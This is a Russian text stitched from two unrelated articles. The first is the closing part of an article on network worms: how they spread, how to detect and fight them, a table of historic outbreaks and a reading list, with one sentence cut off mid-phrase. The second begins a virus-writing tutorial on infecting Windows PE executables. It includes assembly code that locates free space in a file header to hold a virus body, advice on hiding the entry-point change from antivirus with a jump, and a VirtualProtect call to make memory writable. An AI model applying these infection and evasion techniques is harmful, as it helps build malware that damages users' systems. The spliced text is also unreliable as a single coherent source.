


Рисунок 3 зависимость удельной скорости распространения червя от времени. Сначала червь размножался крайне медленно, можно даже сказать лениво. Впрочем, на поражение ключевых нервных центров сети у вируса ушло всего несколько часов, по истечении которых он успел оккупировать практически все развитые страны мира. Нагрузка на сеть стремительно росла, однако провайдеры с этим еще справлялись. Приблизительно через 12 часов, когда червь вступил во взрывную стадию своего размножения, объем перекачиваемого трафика скачкообразно возрос в тысячи раз, и большинство сетевых ресурсов оказалось недоступно, что затормозило распространение червя, но было уже поздно, т. к. львиная часть уязвимых серверов к тому времени оказалась поражена. Испещренный характер спада кривой отражает периодическое полегание различных сегментов сети Интернет, загигающих от чудовищной нагрузки, и их мужественное восстановление самоотверженными администраторами. Вы думаете, они устанавливали заплатки? А вот и нет! Через четыре часа, когда вирус окончил свое распространение и перешел к массовой атаке, на кривой наблюдается небывалый всплеск, по сравнению с которым предыдущий пик не тянет даже на жалкий холмик. 12.000 искажаемых WEB-страниц за минуту – это ли не результат?!

как обнаружить червя

_– Это знак червя?

– Червь. И большой.

Френк Херберт, "Дюна" _

Грамотно сконструированный и не слишком прожорливый программный код обнаружить не так-то просто! Есть ряд характерных признаков червя, но все они ненадежны, и гарантированный ответ дает лишь дизассемблирование. Но что именно нужно дизассемблировать? В случае с файловыми вирусами все более или менее ясно. Подсовываем системе специальным образом подготовленные "дрозофилы" и смотрим – не окажется ли какая-то из них изменена. Хороший результат дает и проверка целостности системных файлов по заранее сформированному эталону. В операционных системах семейства Windows на этот случай припасена утилита `sfc.exe`, хотя, конечно, специализированный дисковый ревизор справиться с этой задачей намного лучше.

Черви же могут вообще не дотрагиваться до файловой системы, оседая в оперативной памяти адресного пространства уязвимого процесса. Распознать зловредный код по внешнему виду нереально, а проанализировать весь слепок памяти целиком – чрезвычайно трудоемкий и затруднительный процесс, тем более что явных команд передачи управления машинному коду червя может и не быть (подробнее см. "структурная анатомия червя").

Однако, где вы видели вежливого и во всех отношениях корректного червя? Ничуть не собираясь отрицать тот факт, что среди червей попадаются и высокоинтеллектуальные разработки, созданные талантливыми и, бесспорно, профессиональными программистами, автор этой статьи вынужден признать, что все черви, выловленные в живой природе, содержали те или иные конструктивные огрехи, демаскирующие присутствие чего-то постороннего.

Верный признак червя – большое количество исходящих TCP/IP-пакетов, расползающихся по всей сети и в большинстве своем адресованных несуществующим получателям. Рассылка пакетов происходит либо постоянно, либо совершается через более или менее регулярные и при том очень короткие промежутки времени, например, через 3 – 5 сек. Причем соединение устанавливается без использования доменного имени, непосредственно по IP-адресу (*внимание : не все анализаторы трафика способны распознать этот факт, поскольку на уровне функции connect соединение всегда устанавливается именно по IP-адресам, возвращаемым функцией gethostbyname по их доменному имени*). Правда, как уже отмечалось, червь может сканировать локальные файлы жертвы на предмет поиска подходящих доменных имен. Это может быть и адресная книга почтового клиента, и список доверенных узлов, и просто архив HTML-документов (странички со ссылками на другие сайты для HTTP-червей в высшей степени актуальны). Ну, факт сканирования файлов распознать нетрудно. Достаточно поместить наживку – файлы, которые при нормальных обстоятельства никогда и никем не открываются (в т. ч. и антивирусными демонами установленными в системе), но с ненулевой вероятностью будут замечены и проглочены червем. Достаточно лишь периодически контролировать время последнего доступа к ним.

Другой верный признак червя – ненормальная сетевая активность. Подавляющее большинство известных на сегодняшний день червей размножаются с неприлично высокой скоростью, вызывающей характерный взлет исходящего трафика. Также могут появиться новые порты, которые вы не открывали и которые непонятно кто прослушивает. Впрочем, прослушивать порт можно и без его открытия – достаточно лишь внедриться в низкоуровневый сетевой сервис. Поэтому к показаниям анализаторов трафика следует относиться со здоровой долей скептицизма, если, конечно, они не запущены на отдельной машине, которую червь гарантированно не сможет атаковать.

Третьим признаком служат пакеты с подозрительным содержанием. Под "пакетом" здесь понимаются не только TCP/IP-пакеты, но и сообщения электронной почты, содержащие откровенно

Ищите в дампе подозрительные сообщения, команды различных прикладных протоколов (GET, HELO и т. д.), имена системных библиотек, файлов-интерпретаторов, команды операционной системы, символы конвейера, доменные имена сайтов, обращение к которым вы не планировали и в чьих услугах судя по всему не нуждаетесь, IP-адреса, ветви реестра, ответственные за автоматический запуск программ и т. д.

При поиске головы червя используйте тот факт, что shell-код эксплоита, как правило, размещается в секции данных и содержит легко узнаваемый машинный код. В частности, команда CDh 80h (INT 80h), ответственная за прямой вызов системных функций операционных систем семейства LINUX, встречается практически во всех червях, обитающих на этой ОС.

Вообще говоря, проанализировав десяток различных червей, вы настолько проникнетесь концепциями их устройства, что без труда распознаете знакомые конструкции и в других организмах. А заочно червей все равно не изучить.

как побороть червя

_ – Как же тогда справиться с червями?

– Мне неизвестно оружие, кроме атомного, взрывчатой силы которого было бы достаточно для уничтожения червя целиком.

Френк Херберт, "Дюна"_

Гарантированно защититься от червей нельзя. С другой стороны, черви, вызвавшие крупные эпидемии, все до единого появлялись задолго после выхода заплаток, атакуя компьютеры, не обновляемые в течении нескольких месяцев или даже лет! В отношении серверов, обсуживаемых лицами, претендующими на звание "администратора", это, бесспорно, справедливая расплата за небрежность и бездумность. Но с домашними компьютерами не все так просто. У среднестатистического пользователя ПК нет ни знаний, ни навыков, ни времени, ни денег на регулярное выкачивание из сети сотен мегабайт всякого дерьма, гордо именующего себя Service Pack'ом и зачастую устанавливающимся только после серии магических заклинаний и танцев с бубном. Неквалифицированные пользователи в своей массе никогда не устанавливали обновления и никогда не будут устанавливать.

Важно понять, что антивирусы вообще не могут справиться с червями. В принципе. Потому что, исцеляя машину, они не устраняют брешь в системе безопасности, и вирус приползает вновь и вновь. Не стоит возлагать особых надежд и на брандмаузеры. Да, они могут оперативно закрыть уязвимый порт или отфильтровывать сетевые пакеты с сигнатурой вируса внутри. При условии что вирус атакует порт той службы, которая не очень-то и нужна, брандмаузер, действительно, действует безотказно (если, конечно, не может быть атакован сам). Хуже, если червь распространяется через такой широко распространенный сервис как, например, WEB. Закрывать его нельзя и приходится прибегать к анализу TCP/IP-трафика на предмет наличия в нем следов того или иного червя, то есть идти по пути выявления вполне конкретных представителей кибернетической фауны.

Хотя отдельные фирмы и предлагают высокопроизводительные аппаратные сканеры, построенные на программируемых логических устройствах, сокращенно именуемых PLD – от ProgrammableLogicDevices

(www.arl.wustl.edu/~lockwood/publications/MAPLD_2003_e10_lockwood_p.pdf), □ в целом ситуация остается довольно удручающей, причем ни один из представленных на рынке сканеров не способен распознавать полиморфных червей, т. к. для осуществления этой операции в реальном времени потребуется весьма нехилые аппаратные мощности, и стоимость получившегося агрегата

рискует оказаться сопоставимой с убытками, наносимыми самими червями (а в том, что такие черви когда-нибудь да появятся, сомневаться не приходится). Впрочем, программные сканеры сокращают пропускную способность системы еще больше...

Жестокая, но зато кардинальная мера – заблаговременно создать слепок операционной системы вместе со всеми установленными приложениями и в ответственных случаях автоматически восстанавливать один раз в сутки или, по крайней мере, один раз в месяц. В частности, в операционных системах семейства NT это можно сделать с помощью штатной программы backup и встроенного планировщика. Правда, если червь поражает пользовательские файлы (например, файлы документов, письма электронной почты, скачанные web-странички и т. д.) это ничем не поможет. Теоретически факт искажения пользовательских файлов могут выявить ревизоры и системы контроля версий, практически же они с трудом отличают изменения, вызванные вирусом, от изменений сделанных самими пользователем. Но не будем забывать о возможности подложить вирусу дрозофилу, целостность которой мы и будем время от времени контролировать.



Рисунок 4 так может выглядеть аппаратный анализатор трафика

врезка конец затишья перед бурей?

Информационные бюллетени, выходящие в последнее время, все больше и больше напоминают боевые сводки с полей сражения. Только за первые три года нового тысячелетия произошло более десяти разрушительных вирусных атак, в общей сложности поразивших несколько миллионов компьютеров. Более точную цифру привести затруднительно, поскольку всякое информационное агентство склонно оценивать размах эпидемии по-своему, и различия в один-два порядка – вполне распространенное явление. Но как бы там ни было, затишье, длившееся еще со времен Морриса, закончилось, и вирусописатели, словно проснувшиеся после долгой спячки, теперь перешли в наступление. Давайте вспомним, как все это начиналось.

Первой ласточкой, стремительно вылетевшей из гнезда, стала Melissa, представляющая собой обычный макровирус, распространяющийся через электронную почту. Способностью к самостоятельному размножению она не обладала и сетевым червем в строгом смысле этого слова очевидно не являлась. Для поддержания жизнедеятельности вируса требовалось наличие

большого количества неквалифицированных пользователей, которые: а) имеют установленный MS Word; б) игнорируют предупреждения системы о наличии макросов в документе или же обработка макросов по умолчанию разрешена; в) пользуются адресной книгой почтового клиента Outlook Express; г) все приходящие вложения открывают не глядя. И эти пользователи нашлись! По различным оценкам Meliss'e удалось заразить от нескольких сотен тысяч до полутора миллионов машин, затронув все развитые страны мира.

Величайшая ошибка информационных агентств и антивирусных компаний состоит в том, что они в погоне за сенсацией, сделали из Meliss'ы событие номер один, чем раззадорили огромное количество программистов всех мастей, вручив им образец для подражания. Как это обычно и случается, на первых порах подражатели дальше тупого копирования не шли. Сеть наводнили полчища вирусов-вложений, скрывающих свое тело под маской тех или иных форматов. Верхом наглости стало появление вирусов, распространяющихся через исполняемые файлы. И ведь находились такие пользователи, что их запускали... Разнообразные методы маскировки (вроде внедрения в исполняемый файл пиктограммы графического) появились значительно позже. Нашумевший Love Letter, прославившийся своим романтическим признанием в любви, технической новизной не отличался и как его коллеги распространялся через почтовые вложения, в которых на этот раз содержался VisualBasicScript. Три миллиона зараженных машин – рекорд, который не смог побить даже сам Love San, – лишний раз свидетельствует о том, что рядовой американский мужик не крестится даже после того как гром трижды вдарит и охрипший от свиста рак с горы гикнется.

Более или менее квалифицированных пользователей (и уж тем более профессионалов!) существование почтовых червей совершенно не волновало и они полагали, что находятся в абсолютной безопасности. Переломным моментом стало появление Kilez'a, использующего для своего распространения ошибку реализации плавающих фреймов в InternetExplorer'e. Заражение происходило в момент **просмотра** инфицированного письма и сетевое сообщество немедленно забило тревогу.

Однако за год до этого было отмечено появление первого червя, самостоятельно путешествующего по сети и проникающего на заражаемые сервера через дыру в MicrosoftInternetInformationServer'e и SunSolarisAdminSuite. По некоторым данным, червю удалось поразить до тысяч машин (на две тысячи больше, чем Червь Морриса). Для современных масштабов Сети это пустяк, не стоящий даже упоминания. Короче говоря, вирус остался незамеченным, а программное обеспечение – не обновленным.

Расплата за халатное отношение к безопасности не заставила себя ждать и буквально через пару месяцев появился новый вирус, носящий название Code Red, которых со своей более поздней модификацией Code Red II уложил более миллиона узлов за короткое время. Джин был выпущен из бутылки и тысячи хакеров, вдохновленные успехами своих коллег, оторвали мыши хвост и засели за клавиатуру.

За два последующих года были найдены критические уязвимости в Apache- и SQL серверах и выращены специальные породы червей для их освоения. Результат, как водится, превзошел все ожидания. Сеть легла и некоторые даже стали поговаривать о скором конце Интернета и необходимости полной реструктуризации сети (хотя всего-то и требовалось, уволить администраторов не установивших вовремя заплатки).

Вершиной всему стала грандиозная дыра, найденная в системе управления DCOM и распространяющаяся на весь модельный ряд NT-подобных систем (в первую очередь это сама NT, а так же W2K, XP и даже Windows 2003). Тот факт, что данная уязвимость затрагивает не только серверы, но и рабочие станции (включая домашние компьютеры) обеспечил червю Love San плодотворное поле для существования, поскольку подавляющее большинство домашних компьютеров и рабочих станций управляется неквалифицированным персоналом не собирающимся в ближайшее время ни обновлять операционную систему, ни устанавливать

брандмаузер, ни накладывать заплатку на дыру в системе безопасности, ни даже отключать этот никому ненужный DCOM (для отключения DCOM можно воспользоваться утилитой DCOMbobulator, доступной по адресу <http://grc.com/freepopular.htm>, она же проверит вашу машину на уязвимость и даст несколько полезных рекомендаций по защите системы).

Что ждет нас завтра – неизвестно. В любой момент может открыться новая критическая уязвимость, поражающая целое семейство операционных систем, и прежде чем соответствующие заплатки будут установлены, деструктивные компоненты червя (если таковые там будут) могут нанести такой урон, которых повергнет весь цивилизованный мир во мрак и хаос...

вирус	когда обнаружен	что поражал	механизмы распространения	машин заразил
Вирус Морриса	1988, ноябрь	UNIX, VAX	отладочный люк в sendmail, переполнение буфера в finger, слабые пароли	6.000
Melissa	1999, ???	e-mail через MS Word	человеческий фактор	1.200.000
LoveLetter	2000, май	e-mail через VBS	человеческий фактор	3.000.000
Klez	2002, июнь	e-mail через баг в IE	уязвимость в IE с IFRAME	1.000.000
sadmind/IIS	2001, май	Sun Solaris/IIS	переполнениебуферав Sun Solaris AdminSuite/IIS	8.000
Code Red I/II	2001, июль	ISS	переполнение буфера в IIS	1.000.000
Nimda	2001, сентябрь	ISS	переполнение буфера в IIS, слабые пароли и др.	2.200.000
Slapper	2002, июль	Linux Apache	переполнение буфера в OpenSSL	20.000
Slammer	2003, январь	MS SQL	переполнение буфера в SQL	300.000
Love San	2003, август	NT/200/XP/2003	переполнение буфера в DCOM	1.000.000 (???)

Таблица 1 Топ10 парад сетевых вирусов – от Червя Морриса до наших дней (указанное количество зараженных машин собрано из различных источников и не слишком-то достоверно, поэтому не воспринимайте его как истину в первой инстанции)

врезка. что читать

интересные ссылки на сетевые ресурсы

• Attacks of the Worm Clones - Can we prevent them:

о материалы RSAConference 2003 от Symantec, содержит множество красочных иллюстраций, которые стоят того, чтобы на них посмотреть http://www.rsaconference.com/rsa2003/eur/ope/_tracks/_pdfs/_hackers_t14_szor._pdf;_

• An Analysis of the Slapper Worm Exploit:

о подробный анализ червя Slapper от Symantec, ориентированный на профессионалов, настоятельно рекомендуется всем тем, кто знает Си и не шарахается от ассемблера:

[_http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf;_](http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf)

- **Inside the Slammer Worm:**

о анализ червя Slammer, ориентированный на эрудированных пользователей ПК, тем не менее достаточно интересен и для администраторов:

[_http://www.cs.ucsd.edu/~savage/papers/IEEEESP03.pdf;_](http://www.cs.ucsd.edu/~savage/papers/IEEEESP03.pdf)

- **An Analysis of Microsoft RPC/DCOM Vulnerability**

о обстоятельный анализ нашумевшей дыры в NT/W2K/XP/2003, рекомендуется

[_http://www.inetsecurity.info/downloads/papers/MSRPCDCOM.pdf_](http://www.inetsecurity.info/downloads/papers/MSRPCDCOM.pdf) ;

- **The Internet Worm Program: An Analysis**

о исторический документ, выпущенный по следам Червя Морриса, и содержащий подробный анализ его алгоритма;

[_http://www.cerias.purdue.edu/homes/spaf/tech-reps/823.pdf;_](http://www.cerias.purdue.edu/homes/spaf/tech-reps/823.pdf)

- **With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988**

о еще один исторический анализ архитектуры Червя Морриса:

[_http://www.deter.com/unix/papers/internet_worm.pdf_](http://www.deter.com/unix/papers/internet_worm.pdf) ;

- **The Linux Virus Writing And Detection HOWTO**

о любопытная вариация на тему "пишем вирус и антивирус для Linux"

[_http://www.rootshell.be/~doxical/download/docs/linux/Writing_Virus_in_Linux.pdf;_](http://www.rootshell.be/~doxical/download/docs/linux/Writing_Virus_in_Linux.pdf)

- **Are Computer Hacker Break-ins Ethical?**

о этично ли взламывать компьютеры или нет, вот в чем вопрос!

[_http://www.cerias.purdue.edu/homes/spaf/tech-reps/994.pdf;_](http://www.cerias.purdue.edu/homes/spaf/tech-reps/994.pdf)

- **Simulating and optimising worm propagation algorithms:**

о анализ скорости распространения червя в зависимости от различных условий, рекомендуется для людей с математическим складом ума:

[_http://downloads.securityfocus.com/library/WormPropagation.pdf;_](http://downloads.securityfocus.com/library/WormPropagation.pdf)

- **Why Anti-Virus Software Cannot Stop the Spread of Email Worms**

о статья, разъясняющая причины неэффективности антивирусного программного обеспечения в борьбе с почтовыми вирусами, настоятельно рекомендуется для ознакомления всем менеджерам по рекламе. антивирусов:

[_http://www.interhack.net/pubs/email-trojan/email-trojan.pdf;_](http://www.interhack.net/pubs/email-trojan/email-trojan.pdf)

- **просто интересные документы по червям рассыпью:**

- о <http://www.dwheeler.com/secure-programs/secure-programming-handouts.pdf>;

- о http://www.cisco.com/warp/public/cc/so/neso/sqso/safr/prodlit/sawrm_wp.pdf;

- о http://engr.smu.edu/~tchen/papers/Cisco%20IPJ_sep2003.pdf;

- о <http://crypto.stanford.edu/cs155/lecture12.pdf>;

- о <http://www.peterszor.com/slapper.pdf>;

заключение

На самом деле, это еще не конец статьи и в следующем номере мы подробно рассмотрим механизм переполнения буфера, технику выявления уязвимых программ и некоторые способы защиты.

Основные методы заражения PE EXE

Автор: Sars / HI-TECH

Дата: 2004-11-16

1. Introduction
2. I. Внедрение в заголовок
3. II. Расширение последней секции
 1. -приложение 1. Выравнивание
4. III. Добавление новой секции
 1. -приложение 2. Bound-импорты
5. Conclusion.

Introduction

Существует множество методов заражения (то есть записи кода вируса в код программы без потери работоспособности последнего) файлов формата Portable Executable. Есть простые методы, которые с лёгкостью отлавливаются антивирусами, есть очень навороченные, о которых я вам когда-нибудь может быть расскажу... Вполне может случиться так, что вы изобретёте свой собственный оригинальный способ и успеет пройти дня этак три прежде чем сотрудники Kaspersky Lab смогут его проанализировать и пополнить свои авс'шки парой-тройкой новых контрольных сумм...

Чтобы иметь хотя бы теоретический шанс сделать это, вы должны:

- 1) знать структуру PE;
- 2) уметь находить адреса API'шных функций по их имени;
- 3) assembler, assembler и ещё раз assembler, что бы там не говорили про него ортодоксы из rsdn'a.
- 4) разобраться с основными методами заражения PE, чем мы с вами сейчас и займёмся под моим руководством.

Приведенные в статье исходники заточены под TASM32. Замечу жирным, что они **не являются вирусами** ; и вообще - материал статьи предназначен исключительно для самообразования и в первую очередь ориентирован на любопытных программистов, интересующихся местом жительства этих зверушек. Те несколько строк, которые могут превратить вас из законопослушных исследователей программ в вирмейкеров - остаются на совести читателя и в данной статье не рассматриваются.

Хочу выразить благодарность людям, которые оказали неоценимую помощь при подготовке данного материала, а именно:

Serrgio

90210

Dmitri Alexeenko

А так же группам:

HI-TECH

WASM

TNT

Однако, ближе к делу. Существует три основных метода заражения PE EXE:

- 1) внедрение в заголовок;
- 2) расширение последней секции;

3) добавление новой секции.

На этой оптимистической ноте надеваем белый халат, берём в руки скальпель и, вооружившись бинокулярным микроскопом, осторожно приоткрываем чашку Петри с копошащейся там заразой.

I. Внедрение в заголовок.

Итак, рассмотрим первый метод заражения PE EXE файлов, а именно запись в заголовок жертвы. Он не самый простой, но довольно интересный, с него и начнём.

Если кому интересно, то небезызвестный вирус win95.CIH (Чернобыль) записывал свою загрузочную процедуру именно в то место, которое будет рассмотрено ниже. Мы пока что пойдем простым путем и запишем туда все тело нашего "вируса". Я надеюсь, у вас есть под рукой описание структуры PE заголовка, рекомендую почаще заглядывать в него с целью лучшего усвоения материала. Довольно неплохой труд у Hard'a Wisdom'a, хотя его статьи и имеют ряд неточностей. Для знающих английский язык, рекомендую описание PE от некого Luevelsmeyer.

Прежде всего отмечу, что "запись в заголовок" - это не совсем верное утверждение, так как рассматриваемое пространство находится не в самом заголовке. Но для простоты изложения я позволю себе это допущение.

На нижеследующем рисунке изображена примерная структура PE EXE файла.




Участок, помеченный голубым - это и есть "дыра" в которую мы запишем тело "вируса". Как видно из рисунка, она находится между последним элементом (element n) таблицы объектов и смещением первой секции.

Откуда же эта дыра взялась? Дело в том, что существует такое понятие, как **выравнивание**. За эту величину отвечает поле File Align в PE Header по смещению 3Ch и имеющее тип DWORD. В большинстве случаев оно равно 200h и это означает, что секции в файле должны быть расположены по адресам кратным данному значению. Большинство линкеров, выставляя физический адрес первой секции равным 600h, следовательно, первая секция располагается в файле по смещению 600h. Заголовок файла содержит намного меньше информации, чем 600h байт, вот и получается в результате "пробел" - чистый клочок бумаги, на котором мы можем

написать всё, что пожелаем ;)

Вот вам реальный пример:



Думаю, пояснений не требуется, из рисунка видно, что до смещения 600h присутствует свободное место.

Для того чтобы найти это свободное место необходимо:

- 1) узнать некоторые значения из PE Header;
- 2) узнать некоторые значения из Object Table;
- 3) произвести парочку нехитрых арифметических операций.

Вот нужные нам поля из заголовка PE EXE файла:

PE Header:

RVA	Size	Name	Description
06h	Word	Num of Objects	Число элементов в Object Table
14h	Word	NT Header Size	Размер заголовка PE файла-18h
54h	DWord	Header Size	Общий размер всех заголовков

Почему в поле NT Header Size присутствует ("минус"18h)? Дело в том, что это поле показывает размер PE заголовка, начиная с поля Magic, которое находится по смещению 18h, следовательно, чтобы найти размер всего заголовка, необходимо прибавить смещение поля Magic.

Object Table:

RVA	Size	Name	Description
14h	DWord	Physical Offset	Физическое смещение секции относительно начала EXE файла

Теперь давайте подробнее рассмотрим действия, которые нам необходимо выполнить для поиска свободного места. В скобках даны пояснения, откуда берутся значения, из PE Header или Object Table.

1. Находим размер PE заголовка (PE Header)

2. Находим размер таблицы объектов, для этого:
 - a) берем количество элементов Object Table (PE Header)
 - b) умножаем на размер одного элемента, т.е. на 40
3. К виртуальному адресу (далее VA) файла-жертвы прибавим сумму результатов вычислений первого и второго пунктов, получим VA искомой области.
4. Находим физическое смещение первой секции:
 - a) находим смещение первого элемента таблицы объектов, это конец заголовка PE и начало Object Table
 - b) получаем из этого элемента физическое смещение первой секции и добавляем к нему VA файла – жертвы
5. Вычислим разность результатов четвертого и третьего пунктов, получаем размер искомой области

А вот и сам код, который находит нужную "дыру" в заголовке:

```

;-----Из примера Example1-1.asm-----

_GetFreeSpace:
mov edi,[esp]                ;Начало прочитанного файла
mov esi,[edi].mz_neptr       ;Offset PE Header
movzx eax,word ptr [edi+esi].pe_numofobjects ;В EAX кол-во элементов
imul ebx,eax,28h            ;Размер элемента 40 байт, получили размер Object Table в EBX
movzx eax,word ptr [edi+esi].pe_ntheadersize
add esi,edi
lea esi,[eax+esi+18h]        ;VA первого элемента в Object Table
mov eax,[esi].oe_phys_offs   ;Физ. смещение первой секции
add eax,edi                  ;Прибавим VA файла в памяти
add esi,ebx                  ;VA свободного места в файле
sub eax, esi                 ;Размер свободного места
;-----

```

После выполнения этого кода в eax будет размер свободного места, а в esi его виртуальный адрес.

Увидели? Все просто и ясно. Теперь вам понятно, как можно заразить файл, не увеличивая при этом его размера?

Сейчас немного охлаждаю вашу радость. Не все так просто, вот явные минусы этого метода:

- "дыра" не резиновая, а следовательно и размер вируса ограничен.
- если вы поставите Entry Point на эту область, антивирусные программы это сразу заметят, т.к. они не любят, когда точка входа в программу указывает на заголовок. (Напомню, что Entry Point - точка входа в программу - находится в PE Header и имеет смещение 28h).

С первым минусом бороться просто: возьмите любую статью, в которой рассказывается, как оптимизировать код по размеру и не полнитесь пробежать по своему исходнику. Есть мнение, что ресурсы современных компьютеров позволяют не принимать во внимание такую "мелочь", как размер программы, но наука под названием вирмейкинг придерживается на счёт этого несколько иного мнения.

Для борьбы со вторым минусом можете по оригинальной Entry Point вставить jmp на ваш код, сохранив затертые байты (байты, поверх которых запишется jmp на код вируса) и антивирусы, не смогут обнаружить вас по этому признаку, т.к. Entry Point не изменится.

Ну и еще пара моментов, которые могут доставить вам несколько "приятных" часов. Запись в данную область запрещена, так что ваш код (в заголовке жертвы) не сможет сохранять данные в свое тело, следовательно, можно забыть про глобальные переменные. Вот 3 выхода, которые позволят обойти это ограничение, рассмотрим вкратце, в чем они заключаются:

1. Используйте VirtualProtect на эту страницу. В SDK написано, что функция VirtualProtect изменяет режим доступа к требуемой области памяти для текущего процесса. Вот простенький пример:

```

push esp                ;адрес переменной, в нее возвращается "старый" режим доступа

```

```

push 40h          ;режим доступа (нам нужен 40h)
push 1000h        ;размер области памяти в байтах
push 400000h      ;адрес области памяти, чьи атрибуты страниц нужно изменить
call VirtualProtect

```

Более детальное описание функции смотрите в Platform SDK.

2. Можно воспользоваться оригинальным методом ZOMBiE, сущность которого заключается в изменении атрибутов страниц в таблице страниц. Этот метод позволяет производить запись даже в kernel из ring3! Однако у него есть один очень существенный недостаток - это работает только под win9X.

3. Чтобы не повторяться, я пошел другим путем, а именно отказался от всех глобальных переменных в своем вирусе и использовал только локальные (т.е. стековые) переменные. Кто читал мою статью по поиску API (доступна на www.wasm.ru), должен был заметить, что в исходнике нет глобальных переменных, все операции я проводил через стек.

Вы думаете это все?

Напрасно, жизнь низкоуровневого программиста тяжела, давайте поглядим на сам код.


Он хоть и будет работать, но возможны некоторые баги. Почему?

Мы берем первый элемент в таблице объектов и считаем, что он описывает первую секцию. Это утверждение основано на том, что секции идут в порядке возрастания и первый элемент описывает первую секцию. Хорошо, если бы это всегда было так.

